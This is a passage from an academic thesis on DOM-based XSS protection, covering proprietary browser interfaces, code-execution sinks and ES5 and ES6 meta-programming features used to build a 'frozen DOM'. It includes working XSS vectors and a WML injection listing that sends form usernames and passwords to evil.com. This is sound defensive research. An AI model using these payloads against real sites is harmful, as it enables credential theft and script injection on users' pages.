must have full knowledge of the existing properties. While gaining this knowledge should be possible by specification, not all user agents fully comply with this demand. The proposed and ES5-provided way to get a list of all object members, even if non-enumerable or hidden otherwise, is calling the *getOwnProperties* method of the Object constructor, parametrized with the object to inspect. Comprehensive guide to this interface will be given in Section 4.3.2.

Unfortunately, Gecko-based user agents will not return a complete list of HTML element constructors once *getOwnPropertyNames()* is being called on the global window object. It will bring forward only those element constructors that are already represented by actual elements in the DOM before script's execution. This deviation from the standard – obviously implemented for performance reasons – prohibits creation of a reliable white-list of the existing DOM elements and window child elements on Firefox and other browsers alike. Internet Explorer and Opera, as well as Webkit, return a *seemingly* complete list. As a matter of fact, Firefox will even hide more objects and constructors from the eyes of *Object.getOwnPropertyNames()*. This includes a wide range of XML-related constructors similarly capable of XSS attacks' usage. Furthermore, on some of the browser versions we tested with, the existence of the *Packages* object is not being unveiled – the LiveConnect interface allowing JavaScript to execute Java code in applet context we discussed in Section 2.3.3.2.

Microsoft Internet Explorer supports dynamic CSS expressions, effectively allowing execution of arbitrary JavaScript code in domain context. Despite this feature being only available in document modes for older Internet Explorer versions, the impact of a CSS expression based attack can still be considered major, for as long as many websites are being run in compatibility mode. Some prominent examples include the social network Facebook and Outlook Web Access applications. The dynamic CSS expression can be triggered via inline and external style-sheets, but may also provide a proprietary DOM API for the element-related and global style objects [8]. For a holistic DOM security solution to work, these interfaces must either be guarded or blocked. Similar logic applies to *ActiveXObject* functionality in general; Internet Explorer allows to create a fully operational and fresh DOM by calling `new ActiveXObject('htmlfile')`, which also works for the parameter *xmlfile*. This DOM can execute almost arbitrary JavaScript and related script code. It does not inherit existing properties from its parent DOM. Once an attacker tries to evade a frozen DOM, as introduced in Section 4.4, this object poses an interesting and promising vector. Internet Explorer provides several tricks for change script's execution language context, switch from JavaScript to Visual Basic Script and thereby potentially disable protective JavaScript and enabling it to bypass the existing protective code. These techniques will be described in Section 4.5.3, alongside with the mitigation tactics.

[8]MSDN, *About Dynamic Properties*, `http://msdn.microsoft.com/en-us/library/ms537634(v=vs.85).aspx` (Dec 2011)

Opera- and Presto-based user agents provide access to a deprecated API allowing an overlay of the existing links on a website with a new URL defined by CSS. In 2010, we discovered this as an excellent leverage for CSS-based XSS and injection attacks [9]. A DOM-based security tool must either be aware of this problem or employ a CSS white-list once the DOM CSS API is used. Heyes' JSReg and CSSReg projects can be pressed into service for white-list enforcement. CSSReg is strictly prohibiting any CSS that could allow data exfiltration or script execution [10]. The possibilities attackers have once Opera mixes different types of XML data in XHTML documents persist to be the most problematic. It is for example possible to inject in-line Wireless Markup Language (WML) and thereby use a new and often unfiltered set of tags and elements to exfiltrate data and cause script execution. The Opera-only feature of supporting WBXML has even more damaging potential [11]. By the means of WBXML, an attacker can inject compressed WAP binary wireless XML/WML data and completely evade those filters scanning for HTML content and checking for characters such as U+003C and U+003E. The code shown in Listing 4.2 showcases in-line WML and WBXML attacks, which have been discovered during our reserach in late 2011 [12].

```
// Inline WML injection exfiltrating form data
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>WAP Injection Demo</title>
<style>*{font-family: Arial;font-size:12px;}</style>
</head>
<body>
<h1>Admin Login</h1>
<form action="//good.com" method="post">
<label>Username</label>
<input type="text" name="username" value="admin" />
<label>Password</label>
<input type="password" name="password" value="s3cr3t" />
<input type="submit" />
</form>

<!--injection-->
<wml xmlns="http://www.wapforum.org/2001/wml"><card style="position:
absolute;left:-999px;"><do type="xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
style="position:absolute;left:1350px;top:-3.3em;opacity:0"><go href=
"//evil.com"><postfield name="stolen_username" value="$(username)"/>
<postfield name="stolen_password" value="$(password)"/> </go></do>
</card></wml>
<!--/injection-->

</body>
</html>

// WBXML attack executing JavaScript from a compressed WML source
```

[9]Heiderich, *Opera CSS -link XSS*, `http://html5sec.org/?-o-link` (Oct 2010)
[10]Heyes, *CSSReg on Google Code*, `http://code.google.com/p/cssreg/` (Dec 2011)
[11]W3C, *WAP Binary XML Content Format*, `http://www.w3.org/TR/wbxml/` (June 1999)
[12]Heiderich, *WBXML XSS Example*, `http://html5sec.org/test.wbxml` (Dec 2011)

```
\x3\x2j\x7onload\0\xbf\x4\0\x3alert(1)\0\x1
```

Listing 4.2: Example attacks using WML and WBXML in Opera; The first attack utilizes injected WML to overlap an existing form and accessing form element values; The second attack executes JavaScript via dictionary-compressed WBXML

Similar problems caused by proprietary markup, DOM interfaces and CSS are present in Webkit-based user agents – including Google Chrome, Safari, browsers on Android devices, the iPad and iPhone and other smart-phones and tablets. We have discovered a way to exfiltrate data by using a proprietary feature. With the assistance of this feature, an attacker can style scrollbars and effectively conduct side-channel attacks using custom fonts to measure HTML attribute content length and later brute-force character by character. This attack has been reported to Google Chrome's security team but was labeled as a feature and not an attack. Regrettably, it is likely to be present in future versions regardless of its damage potential. An example attack scenario of extracting the characters used inside a demonstrative Anti-CSRF token is publicly available online [13]. This assault technique employs a set of custom SVG fonts that contain a single dimensioned character each, an animation shrinking the container of a set of CSRF-protected links applied with the CSS content property, scrollbars sending a background image request on appearance and special word-wrap settings. This attack works completely script-less and is therefore very likely to bypass classic XSS filters.

In conclusion to this section, let us state that proprietary DOM interfaces allowing to set user agent properties, exfiltrate data or execute arbitrary script code are significantly harmful for both server- and client-side filtering solutions and security tools. A client-side tool monitoring the actual JavaScript execution by creating a frozen DOM is nevertheless advantageous for effectively mitigating those attacks. While a server-side filter must have full knowledge of those attacks or heavily restrict the available features to effectively block combined attack vectors, a client-side security solution can simply guard the DOM interfaces from script executing vectors and prevent creation of a fresh DOM, as with the aforementioned *ActiveXObject('htmlfile')*. Allow us to acknowledge that we have only mentioned a small number of proprietary interfaces to outline some examples and their possible impact. The different user agent families we tested provide a plethora of interfaces including ActiveX, E4X, various shadow DOM implementations, data URI support, JAR protocol handlers and many more features extending the attack surface.

4.2.5 Irregularly Behaving Properties

Most user agents support several DOM properties that provide features often appearing to be irregularly behaving or "magic". That is to say that those objects do not always react to the modification and getter access as they are expected to. They do, however, trigger interactions with user agent features or browser dialogs in the view port. One of the most prominent properties behaving differently than other DOM properties is the object *window.location*, as well as *document.location*. Those objects contain child properties

[13]Heiderich, *Stealing tokens with CSS and Webkit*, `http://html5sec.org/webkit/test` (Dec 2011)

Engine	hash	host	hostname	href	pathname	port	protocol	search	origin
Gecko	x	x	x	x	x	x	x	x	-
Trident	x	x	x	x	x	x	x	x	-
Presto	x	x	x	x	x	x	x	x	-
Webkit	x	x	x	x	x	x	x	x	x

Table 4.2: Location properties on common engine implementations

Engine	assign	reload	replace
Gecko	x	x	x
Trident	x	x	x
Presto	x	x	x
Webkit	x	x	x

Table 4.3: Location methods on common engine implementations

such as *location.hash*, *location.href* and others. They also encompass several methods including *location.assign()* and *location.reload()*. Together, Table 4.2 and Table 4.3 supply an overview of the child elements and methods of the *location* objects implemented in modern user agents.

Setting the value for *location.href* makes it possible for a developer to conduct a redirection to the given URI or URI fragment. This is mostly equivalent to calling the location-methods for assigning a new location string, or reloading the existing location with additional parameters or even from the internal browser cache. Most user agents support a direct string assignment on the location property `location='//example.com'`. This causes redirect to the given domain or URI fragment. For Internet Explorer the same behavior takes place for the property *document.URL*. Other user agents only provide read access to this property.

Our research has shown that the location methods *reload()* and *assign()* allow yet another method of redirection on Internet Explorer. Those methods can not only be called and applied with a location string or URL fragment, but the method properties can be set directly with a location string, too. Consequently, they will still perform a redirect or load to the given URI. The code snippets `location.replace='//example.com'` and `location.assign='//example`
`.com'` equally work and force the user agent to redirect to *//example.com*. This is clearly non-standard and unwanted behavior, which has been reported as a bug. The assignment of a JavaScript URI marks yet another operationally successful XSS vector. For example, `location.assign='javascript:alert(1)'` will execute the alert method in the formerly loaded domain. In Section 4.8.1, we will elaborate on these approaches particularly dangerous to client-side XSS protection in Section 4.8.1.

The essence of security problems behind these peculiar “magic“ properties is the lack of possibility to redefine the getter and setter logic. When a developer tries to reset those properties' getter and setter, the user agent will throw an exception and block the attempt. One of the reasons for this unique behavior is the risk of leakage for objects running in a more privileged context, an operation which can possibly lead to code execution. A potential attack blocked by this behavior would an attempt to hijack the caller of the setter of *location* and thereby access the browser's chrome objects, as shown in Listing 4.3.

```
<script type="text/javascript">
Object.defineProperty(location, 'href', {
  set:function(){arguments.callee.caller.execute_privileged_code()}
})}
</script>
```

Listing 4.3: The location.href setter is being overwritten to attempt accessing a privileged method that may be causing a redirect; The code utilizes arguments.callee.caller to access this method

Having a user utilize the browser's integrated search form could trigger an attack capable of accessing the caller as native browser object. Despite further reasons for *location* being “magic”, a possible solution against hijacking attempts of this kind while at the same time allowing getter and setter control will be discussed in Section 4.8.1. We will further elaborate on an exception we found during testing recent versions of the Firefox browser allowing to indeed redefine the accessor behavior of the *location* object.

It turned out that full location control is achievable on other browsers, too. On Internet Explorer it is obtained by creating variables in the window context having the same name as the location object. Depending the declaration manner, the user agents might confuse the local variable in *window* scope with the global *location* object, which is technically a child property of window. This can grant full control over location access, yet still preserving functionality of the native location host object. Be that as it may, it requires polluting the global scope and is thereby feasible but not elegant. In edge cases, the existing scripts might register problems in their execution flows as they are being confronted with local location objects rather than a real host object with overwritten accessor methods.

The next “magic” property we will review is *window.name*; it possesses capabilities that heavily differ from those of regular DOM objects. It has originated from the times when many websites were mere constructs consisting of several frames, i.e. a content frame, a navigational frame and a header and footer frame. To make sure a click on a link in the navigational frame changes the data displayed in the content frame instead of the navigational frame itself, a relation between link and frame has to be determined. This is acquired via the property *window.name*. The content frame would use the name 'content' by for instance setting the DOM property *window.name* to the string 'content'. The links displayed in the navigational frame will accordingly use an additional attribute called target, which will also be set to the 'content' value. A click on one of those links will then tell the user agents to initiate navigation in the content frame. Naturally, this property has to survive a refresh or redirect – even if leading to a cross domain resource. The *window.name* property is thus unaffected by the Same Origin Policy (SOP) and persists against a page reload. It is quite clear that the property can also be used if no frame-set is present, but this time just as a single window or an Iframe. Name-target-based navigation works across multiple tabs, enabling attacks as described by Kreitz in 2010 [Kre11]. Essentially, *window.name* is considered to be a valuable tool for attackers due to its capacity to specify payload on a different domain different from the one that attack is being carried out on. An attacker can initially lure a victim to a maliciously prepared website, pre-fill *window.name* with payload, next redirect the victim to the attacked website, and then simply execute the JavaScript snippet *eval(name)* or *location=name*. More over, the *URL=name* snippet is serviceable on some browsers too – mainly Internet Explorer. Since the payload is never being sent to a server but resides solely inside the client's DOM, this sequence of actions effectively bypasses WAF and IDS filters and hinders forensics of finding out the actual whereabouts of an attack.

4.2.6 String-to-Code and JavaScript Eval Methods

A modern user agent's DOM provides a lot of ways to turn a simple string into an actually evaluated code. This poses risks for web applications; in case an attacker can control the value or arguments for one of those string-to-code transforms, a script injection vulnerability is likely to occur. Therefore, a DOM based protection tool must be aware of those properties and treat them with elevated caution. Before discussing those paths, we need to categorize them in order to understand how and why a browser would evaluate a string or indirectly create a vector executing arbitrary JavaScript code by utilizing event handlers or document content sinks. Fundamentally, those categories can be created by looking at the content of the strings. It should be timed to the moment of it being turned to code either by being used as parameter or assigned to an existing DOM property.

- **Sinks causing JavaScript string evaluation** Depending on the chosen user agent, an array of accomplishing similar effects exists alongside the obvious and well-known functions and statements evaluating JavaScript code, such as *eval()* and *execScript()* on Internet Explorer. Less popular ways include two styles of using *setTimeout* and *setInterval* [14]. Both of these functions allow either a function or a string as a parameter. Microsoft Internet Explorer 10 supports the novel API *msSetImmediate*, which is believed to be a more scalable way to approach animations and load heavy interval computations [15]. Another possibility to evaluate strings relies on the function constructor usage. If called with a string parameter it yields an anonymous function, which can in turn be executed: `Function('alert(1)')()`. During our research, we have discovered another method allowing to code execution from strings. Working on Gecko-based

[14]Doyle, *JavaScript Timers with setTimeout and setInterval*, `http://www.elated.com/articles/javascript-timers-with-settimeout-and-setinterval/` (March 2010)

[15]MSDN, *msSetImmediate method*, `http://msdn.microsoft.com/en-us/library/windows/apps/hh453394(v=vs.85).aspx` (Dec 2011)

user agents, this method is labeled *generateCRFMRequest()* and it belongs to the *crypto* object methods. The following snippet will execute the *alert* method as defined in the fifth parameter: `crypto.generateCRMFRequest('CN=vvv', '', null, null, 'alert(1)', 512, null, 'rsa-dual-use')`.

- **Sinks causing JavaScript URI execution** As mentioned in Section 4.2.5, the classic injection point to resolving JavaScript URIs is the *location* object. It is generally involving assignment to *location*, *location.href*, while on Internet Explorer it might even signify the overwriting of location methods such as `location.assign='javascript:alert(1)'`. Sinks such as *document.URL* are considerably less known. They do, however, enable attacks from within HTML attributes such as `<img src=x onerror=URL='javascript:alert(1)'>`. Opera and Internet Explorer allow using the *navigate()* method to resolve a JavaScript URI. Note that these kinds of injections do not require long attack strings or occurrence of special chars like parenthesis as `URL=name`, `URL=URL` or `location=name` will suffice. Depending on whether a website is allowed to open new windows and pop-ups, the methods *open()*, *showModalDialog()* and *showModelessDialog()* may also resolve sinks and allow arbitrary JavaScript execution via JavaScript URIs.

- **Sinks enabling HTML injections** These injections include assignment of strings containing active HTML code to DOM properties. They will be discussed in Section 4.5.1.1. One of the properties in question is the *innerHTML* property of most HTML element nodes, as well as the *outerHTML* pendant. In an attribute injection context, a vector `<body onload=innerHTML='<img src=x onerror=alert(1)>'>` would work. Execution of arbitrary JavaScript attacks like this are harmful, and moreover, they can also target and overwrite arbitrary HTML element-content. This can lead to removal of script tags containing protective code. Node-traversal from the injected element to other elements is possible by using *parentNode* and *firstChild* or *nextSibling*. Beware of these kinds of injections as they do not require long attack strings or occurrence of special chars like parenthesis – suspicious characters can be heavily obfuscated and encoded: `<body onload=innerHTML='<img src=x onerror=alert\x28 1\x26#x29>'>`.

String-to-code sinks and JavaScript evaluation methods pose great risks for server-side attack protection libraries. It is in their nature to allow a massive amount of obfuscation – hindering signature-based systems from detecting and preventing. Once a string is evaluated, the level of obfuscation possibly applicable to the string and its contents is almost arbitrary. Encoding can be used multiple times, the string can contain further eval operations, it can employ whitespace and special characters for obfuscation or make use of the browser artifacts and parsing bugs. When the PHPIDS project widened its script to detect attack strings in JavaScript context in late 2008, the filter rules had to grow significantly in size and complexity to cover at least a small level of obfuscation. Only thanks to the integrated converter module, capable of decoding several known escaping methods and JavaScript entities, the amount of filter bypasses was kept at a reasonable level. With the introduction of JavaScript non-alphanumeric code by Hasegawa in 2009, detecting suspicious substrings indicating usage of JavaScript methods and DOM properties became complicated to an even greater degree [16].

Further importance of string-to-code sinks and JavaScript evaluation methods pertain to DOM-based XSS (DOMXSS) scenarios. Many attacks belonging to this class remain possible due to the sole fact of developers not expecting certain DOM properties to be code execution sinks. A web application security challenge issued in early 2011 proved that by using a code-execution sink in Internet Explorer, combined with a HPP-like technique (HTTP Parameter Pollution, published in 2011 by Balduzzi et al. [BGBK11]), an attacker can execute arbitrary code with just seven characters of trigger code [17].

4.3 DOM Meta-Programming

The security design pattern and library put forward by this thesis rely on meta-programming in JavaScript and a website DOM ability to monitor method calls, property access, and subsequently qualify legitimacy of these transactions in a security and privacy sense. In this Section, we will shed light on former browser vendors' efforts in creating meta-programming interfaces for DOM and JavaScript. In addition, we will showcase several proprietary and by now often deprecated techniques, and then, we will move on to a description of the necessary prerequisites and whereabouts of the frozen DOM – a modern approach of taming scripting-based web attacks and thriving towards elimination of XSS, while observing the standards.



DOM Meta-Programming: Detecting Property Access and handling Object Manipulation
Frozen DOM: Sealing Properties with ECMAScript 5 Object Extensions
Trusted and Capability Controlled DOM: Observing Access and enforcing Accessor Role Policies
DOM Proxies Enabling White-Lists: Enforcing DOM Protection for known and unknown Properties - avoid selective Sealing

Figure 4.1: DOM Meta-Programming allows interception of property access, caller, getter and setter inspection and according reaction; Tamper resistance is not given yet and will be discussed in following sections

[16]Hasegawa, *New XSS vectors/Unusual Javascript*, `http://sla.ckers.org/forum/read.php?2,15812,28465\#msg-28465` (June 2009)
[17]Heiderich, *alert(document.cookie) with 7 characters*, `http://heideri.ch/7` (March 2011)

4.3.1 Proprietary Approaches

The following paragraphs will cover the existing proprietary approaches and techniques to create a meta-programming layer for the DOM and JavaScript business logic of modern web applications. The discussed techniques are meant to give a short overview of how developers and browser vendors have aimed at completing the task of creating a DOM, which benefits from extended Object Oriented Programming (OOP) features. First attempts have been already available in Netscape 4 based browsers, defining a unique way to monitor object mutation events [All00]. The successor of this ancient and highly deprecated Netscape getter/setter syntax – the two Object extending methods, labeled *__defineGetter__* and *__defineSetter__*, will constitute the topic of next paragraph's considerations.

4.3.1.1 Using __defineGetter__ and __defineSetter__

In their version of JavaScript 1.5, the Mozilla JavaScript interpreters started to support a family of methods allowing a dynamic management of getter and setter access. These methods were available in a Mozilla release, taking place long before Firefox and its predecessors Phoenix and Firebird were around. First references to usage recommendations for *__defineSetter__* and *__defineGetter__* were published in June 2002 by Erik Arvidsson [Arv02].

JavaScript getters and setters are meant to be interceptor functions capable of noticing read or write access to an object property. In Object Oriented Programming (OOP), these kinds of methods are generally known as mutator methods or accessor functions – since they are capable to register and intercept states of object mutation and property access. In 1998, Lee debated the low-level performance impact of accessor function-driven object orientation [Lee98], more than ten years later, Ventura et al introduced JSC; this is a JavaScript Object System utilizing getters and setters [Ven09]. Phung et al. followed suit, discussing light-weight self-protecting JavaScript and using *__defineGetter__* and *__defineSetter__* in web security and DOM-focused context [PSC09].

In early 2011, Patil et al. elaborated on fine-grained access control systems in JavaScript through using getters and setters [PDL+11]. Their system, called JCShadow, aims at flexible and granular access control management for untrusted JavaScript content in modern web applications. Similar to ConScript proposed by Meyerovich et al. in 2010, JCShadow does not rely on ES5- based Object capabilities, but employs object getters and setters *__defineGetter__* and *__defineSetter__* or even full stack JavaScript engine rewriting.

A framework allowing black-list-based property access control via *__defineGetter__* and *__defineSetter__* can be attained with few lines of code, as displayed in Listing 4.4:

```
<script type="text/javascript">
  document.cookie = 'secret';
  document.__defineGetter__('cookie', function(){return false;});
  alert(document.cookie) // will alert false
```

```
</script>
```

Listing 4.4: Example defining a new getter for document.cookie

The example code defines the getter function as the one to be called when the DOM property *document.cookie* is accessed. This property is worthy of protection provided by an accessor function mainly because it is often targeted by XSS attacks. In the exemplary snippet, an anonymous method is executed, returning false instead of the actual value of *document.cookie*.

Currently, the object extensions in question are supported by Mozilla Gecko, Opera Presto and the Webkit layout engine, regardless of their original propriety. Despite this fair amount of user agents supporting *__defineGetter__* and *__defineSetter__*, the method cannot serve as a robust foundation for a security critical DOM framework. On one hand, the lack of support in Internet Explorer hinders effective deployment for a substantial amount of users, while on the other hand, a framework based on these object extensions is neither tampering-safe nor stealthy. Most browsers supporting these methods to define getter and setter – and consequently even provide a method to extract getters and setters to control those more easily. These methods are labeled *__lookupGetter__* and *__lookupSetter__* and if called on an object property, they return the added getter and setter [Zba11].

As discussed by Heiderich et al., *__defineGetter__*- and *__defineSetter__*-based object manipulation can easily be detected and removed or even overwritten by a malicious script [HFH]. By using the *delete* operator on the protected property, or simply overwriting the existing getters and setters with new possibly malicious methods, the result can be achieved. Another problem is the black-list characteristic mentioned before. This approach does not allow membrane-like actions and universal definitions of getters. Any redefined property must be applied with getters or setters individually.

4.3.1.2 Proxying Calls with __noSuchMethod__

The object method *__noSuchMethod__* is a proprietary JavaScript feature available only in Gecko-based user agents, such as Firefox. The method is clearly inspired by the Smalltalk (an object oriented programming language) feature *doesNotUnderstand* and gives a developer an option to define a "catch-all" proxy in case a script attempts to call a non-existing object method. While both this practice and its intended use case is relatively uninteresting for a client-side security mechanism, we decided to unveil its true power by using a small trick we published in [HFH]. For the initial IceShield prototype, we needed a reliable way to proxy any method call to host objects like *window* or *document*. Therefore, we deleted every available method on those objects, stored their backup in a local variable contained in a closure, and later applied the object with *__noSuchMethod__* functionality. Consequently, any following call for any DOM method belonging to *window* or *document* would have resulted in a failure. This is due to the fact that the method was no longer present. Instead of throwing an error, the user agents called the *__noSuchMethod__* handler and allowed us to inspect the parameters of each called function, decide weather they might contain harmful data, and then either execute the called function from our backup, which we could then equip in arbitrarily arbitrarily modified parameters if necessary.

The lack of standards' conformity and browser support, as well as an absence of a possibility to seamlessly apply the same behavior for object members and not only methods, encouraged us to abandon this approach and choose actual wrapping and tamper-resistant ES5 feature. Nevertheless, this approach must be highlighted for enabling DOM proxies for methods long before the first specifications on that topic came up.

4.3.1.3 Listening to Property Changes

Use of a proprietary DOM event called *onpropertychange* is supported by the Internet Explorer browser [18]. The connected event *propertyChange* allows monitoring DOM properties and HTML node as well as their attributes for script-based modifications. As soon as a property with the event handler attached is modified, the event handler executes and allows inspection of the current changes. Note that the event is being fired twice: Once before and once after the change happens. For that reason, it can be used to hinder them or rigorously revert the effect. While the latter might not be achievable in time for a protective purposes during a real life attack, the former might cause problems to possible race conditions. Nevertheless, simple and effective monitoring of setter access for almost arbitrary DOM properties is feasible, as shown by the exemplary code in Listing 4.5.

```
<html>
<img id="test" src="good">
<script type="text/javascript">
function defend(e) {
  if(test.src === 'evil' && !runonce) {
    test.src='good'; runonce=true;
  } else { runonce=false; }
}
test.onpropertychange = defend;
test.src='evil' // <- malicious code
</script>
</html>
```

Listing 4.5: Protecting DOM property setter access with the onpropertychange event handler

Despite the potentially beneficial features *onpropertychange* possesses, the event handler can be used to bypass other client-side protection mechanisms. This issue has been debated in Section 4.5.1.2. As soon as an attacker uses these accessor mutation technique against other existing approaches, severe problems might occur. It is so because the *onpropertychange* interceptor can be introduced by a simple attribute injection and

[18]MSDN, *onpropertychange Event*, `http://msdn.microsoft.com/en-us/library/ms536956(v=vs.85).aspx` (Dec 2011)

does not require an attacker to find an injection point inside script tags or other critical positions inside a document rendered by browsers. This manner of adding a horizontal code execution layer to a HTML document is a single fully operational option employing a simple attribute injection, which makes it powerful and superior to similar approaches in numerous situations. In the following Sections, we will take a general look at the risky *onpropertychange* and introduce techniques that usually include client-side deactivation of this proprietary event handler.

4.3.2 ECMA Script 5 Object Extensions

The most important and in-scope ES5 object extension features are those allowing to re-define accessor behavior, control configurability, and thereby retain an object state, as well as sealing and freezing objects to prevent modification of extension and child property. The list introduced below will give the most important object extensions necessary for creating and persisting a frozen DOM, managing tamper-resistant accessor control, and preventing objects from being modified by an attacker-controlled script. In the later sections, we will elaborate on the prototypic security tool, which is expected to be able to allow an attacker arbitrary JavaScript execution; at the same time, it shall prohibit access to sensitive data and critical DOM properties and methods. We mainly use ES5 object extensions to accomplish this particular goal.

- **Object.freeze** Freezing an object will make sure that it cannot be extended and its existing properties cannot be removed. Conversely to the related method *Object.preventExtension*, freezing will have a type error being thrown on extension and reduction of an object. Deletion of properties is not possible. This is very important in a security context, since deletion of host-object properties might turn them back to their original state rather than actually deleting them: `Object.freeze(window);window.evil=1;//Throws a type error in strict mode, no change to window in non-strict mode`. A script can access information about the freeze state of a given object by executing *Object.isFrozen* [19].
- **Object.seal** To Seal an object, essentially means performing an extended freeze. Not only will extension and reduction of an object be prevented, but in addition, all object properties will be set to *configurable:false*. That signifies that after the sealing is completed, they can no longer be changed. An object should be sealed if it is necessary to make sure that the object state will be persisted and none of its properties must not be modified again. A practical use case might be an object equipped with additional accessor control to make sure observed variables cannot be set without the object taking notice: `window.good=1;Object.seal(window);window.good =2;//Throws a type error in strict mode, no change to window in non-`

[19] MDN, *Object.freeze*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/freeze` (Dec 2011)

`strict mode`.
The seal state of an object can be requested by calling *Object.isSealed* [20].

- **Object.defineProperty** For a client-side security tool to work properly and reliably, the possibility to define a property and its behavior in ES5 is fundamental. *Object.defineProperty* receives two parameters: The parent object of the property to define, the label of the property to define in string representation, and most importantly a descriptor literal containing the actual property definitions. Six different descriptors are available: *get* to define a function being called once get access to the property occurs, *set* to define a function to be called once write-type property access occurs, *value* to define the value of the property (which cannot be set once get/set are being defined and vice versa, since this would generate a conflict), *writable* to define possibility to overwrite the property, *enumerable* to define visibility in a *for in* loop, and ultimately, *configurable* to define if the property should be re-definable or persistent in a final state after the definition. The last of the listed descriptors is comparable to *Object.seal* and fundamental for a tamper resistant DOM security tool. We will clarify the importance of tampering-resistance in the later sections of this thesis and show real-life use cases for security enhancements pertaining to the existing libraries upon the employment of this object extension. The following code would call the alert method, once the attempt to overwrite a good property of the window is performed: `Object.defineProperty(window, 'good', {set: function(){alert(arguments.callee.caller + ' attempted write access')}})`. Unlike several approaches summarized in Section 4.3.1, the ES5 syntax is the first standardized and universally available way to define object's properties [21]. For a comprehensively working security library, it might make sense in many practical use cases to ultimately re-define *Object.defineProperty* with an empty value in order to prevent an attacker from abusing the power that this method often has.

- **Object.getOwnPropertyNames** The ability to enumerate object's child properties in a reliable way is substantially important for a DOM-based, white-list driven security tool. Without knowing the DOM, a security tool cannot control and manage access and consequently stop possible deviations and exploit code. Our prototypic approaches listed in Section 4.5.3 and Section 4.5.1.2 use a combined call to *window* and *Window.prototype* to collect all important constructor and property labels for later treatment and sealing. The novel approach introduced in Section 4.8.3 describes an alternative to enumerating properties. We there propose an instrumentation of an on-top "catch-all" mechanism detecting and judging property access and method called before they are being delegated to the script engine for execution. *Object.getOwnPropertyNames* is also part of the ES5 specification [22].

[20]MDN, *Object.seal*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/seal` (Dec 2011)

[21]MDN, *Object.defineProperty*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/defineProperty` (Dec 2011)

[22]MDN, *Object.getOwnPropertyNames*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/getOwnPropertyNames` (Dec 2011)

- **Object.getPrototypeOf** Apart form providing interfaces to re-define and wrap host objects and other DOM properties, ES5 specifies a way of getting access to the object prototype. This method has been primarily specified to displace the deprecated usage of the *__proto__* property [23]. Additionally, permitting prototype access in a trusted DOM, often raises complexity and increases the risk of creating security vulnerability. Therefore, it should be ensured that an object prototype cannot be overwritten, or even retrieved, in many situations. Consequently, it is recommendable to re-define this method after all solicited DOM modifications have been performed. An application of the same modification to this method, as to *defineProperty* after it has been used on the existing DOM properties is suggested. For further references and for the sake of maintaining continuity, a copy of those properties can be kept isolated inside a closure.

Meanwhile, the support for ES5 object extensions is present in all modern browsers subjected to our testing. This includes Internet Explorer 9+, Firefox 4+, Opera 11.6+, Safari 5 and Google Chrome. The Konqueror browser is not in scope of our investigations since its market share is almost non-existent and we deem it marginally relevant for our purposes. Deprecated browser versions, such as Internet Explorer 6, are out of scope – some of the protection features mention in the following sections are applicable though and can assist in creating an alternative protection library in future projects. Mind though that legacy browsers' full protection potential is neither given nor encompassed by the goals of this thesis.

4.3.3 ECMA Script 6 Proxies

In the context of scripting languages, van Cutsem and Miller [VCM10] introduced proxies as means to represent virtualized objects and create multilayer access-controlled object membranes. In several aspects, their approach is in line with the frozen DOM and can be tested with modern Gecko-based browsers; A. Gal implemented the Proxy functionality in Tracemonkey allowing easy portation to Firefox and similar user agents. Gal is also an initiator of the *dom.js* project, an attempt to evaluate proxies in regards to their capabilities of emulating a fully WebIDL-compliant HTML5 DOM in pure JavaScript [24].

4.3.3.1 Proxies and Traps

Proxies have similar goals to what the frozen DOM approach is proposing. They enable arbitrary JavaScript objects to be represented by a virtualized version leveraging access control and interception of property access. A debate on additional objectives of Proxy objects can be found on the ECMA Script Wiki [25]. Proxies were expected to land in ECMA Script 6 and are not part of ES5, nor the earlier versions. The Proxy

[23]MDN, *Object.getPrototypeOf*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/GetPrototypeOf` (Dec 2011)
[24]A. Gal, *Self-hosted JavaScript implementation of a WebIDL-compliant HTML5 DOM*, `https://github.com/andreasgal/dom.js` (Dec 2011)
[25]Eich, B. et al., *ES Wiki*, `http://wiki.ecmascript.org/doku.php` (Jan 2012)

API is notably simple. Two methods are exposed by the proxy object: *Proxy.create* and *Proxy.createFunction*. Their general usage is demonstrated in Listing 4.6 where a user-land object is applied with a Proxy for further representation and access control. In essence, the proxy factory receives a handler literal and an optional proto object. The resulting object will be delegating incoming access attempts and calls through a given proxy *traps* – representational methods specified by the developer "trapping" native object method calls and operations. The API provides two categories of traps: Fundamental traps and derived traps. The two lists below, which were abbreviated from [26] introduce those traps:

Fundamental Traps

- `has` represents name in proxy
- `hasOwn` represents ().hasOwnProperty.call(proxy, name)
- `get` represents receiver.name
- `set` represents receiver.name = val
- `enumerate` represents for (name in proxy)
- `keys` represents Object.keys(proxy)

Derived Traps

- `getOwnPropertyDescriptor` repr. Object.getOwnPropertyDescriptor(proxy, name)
- `getPropertyDescriptor` represents Object.getPropertyDescriptor(proxy, name)
- `getOwnPropertyNames` represents Object.getOwnPropertyNames(proxy)
- `getPropertyNames` represents Object.getPropertyNames(proxy)
- `defineProperty` represents Object.defineProperty(proxy,name,descriptor)
- `delete` represents delete proxy.name
- `fix` represents Object.freeze|seal|preventExtensions(proxy)

What is keeping us from utilizing Catch-All proxies' capabilities, is their basic vital limitation: they are simply not designed to be able to virtualize and therefore potentially protect host objects. What is more, the API specification underwent several changes disallowing us to predict their future development. At the time of writing, only Gecko-based user agents were providing a Proxy API to test against. According to an announcement published on the ES Wiki in late 2011, the Catch-All proxy API is no longer state of the art and had to make space for a novel approach: Those proxies have been superseded by

[26] v. Cutsem, T. et al, *Catch-all Proxies*, `http://wiki.ecmascript.org/doku.php?id=harmony:proxies` (Dec 2011)

